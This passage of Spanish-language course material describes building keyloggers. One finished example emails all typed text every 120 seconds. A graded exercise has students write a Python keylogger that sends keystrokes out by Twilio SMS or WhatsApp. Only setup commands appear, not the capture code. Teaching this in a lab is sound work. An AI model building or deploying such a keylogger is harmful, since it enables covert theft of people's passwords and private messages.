
Finalmente, si todo está bien hacemos doble clic en el archivo ejecutable **log** y un block de notas a modo de prueba, el ejecutable este enviará todo lo que escribimos al correo de forma automática.



Luego recibiremos cada 120 segundos lo que se escribió en la bandeja de entrada.



OJO: La única forma de parar este servicio es REINICIANDO el sistema y eliminando el archivo Keylogger.py y el ejecutable log



## EVALUACION 1 (40 pts)

### Recursos:

Cualquier máquina puede usar una máquina virtual o su propio equipo

### ACTIVIDAD PRACTICA: Keylogger con Twilio

Implementen un keylogger básico en Python que capture las pulsaciones del teclado y las envíe periódicamente a su número de WhatsApp o SMS usando la API de Twilio.

## 1. Verifica que Python 3 esté instalado


Abre tu terminal y escribe:

```
python3 --version
```

Deberías ver algo como: Python 3.x.x

Si no está instalado:

```
sudo apt update  
sudo apt install python3
```




## 2. Instala pip (el gestor de paquetes de Python)

Revisa si pip ya está instalado:

```
pip3 --version
```

Si no está:


```
sudo apt install python3-pip
```



## 3. Crea un entorno de trabajo


Puedes trabajar en cualquier carpeta, pero lo ideal es tener un espacio ordenado:

```
mkdir keylogger-twilio  
cd keylogger-twilio
```



#### 4. (Opcional pero útil) Crear entorno virtual (para aislar dependencias)


```
sudo apt install python3-venv
python3 -m venv venv
source venv/bin/activate
```



Esto ayuda a mantener limpio tu sistema.

#### 5. Instala las librerías necesarias


Ya en tu entorno:





Deberán:

1. Registrarse en Twilio para obtener credenciales y un número emisor.

- Ve a: <https://www.twilio.com/try-twilio>
- Crea una cuenta (puedes usar un correo temporal si es solo para pruebas).




- Verifica tu número personal (te llegará un SMS).




Código:

PL2L2ESG9GBDCPV [REDACTED]



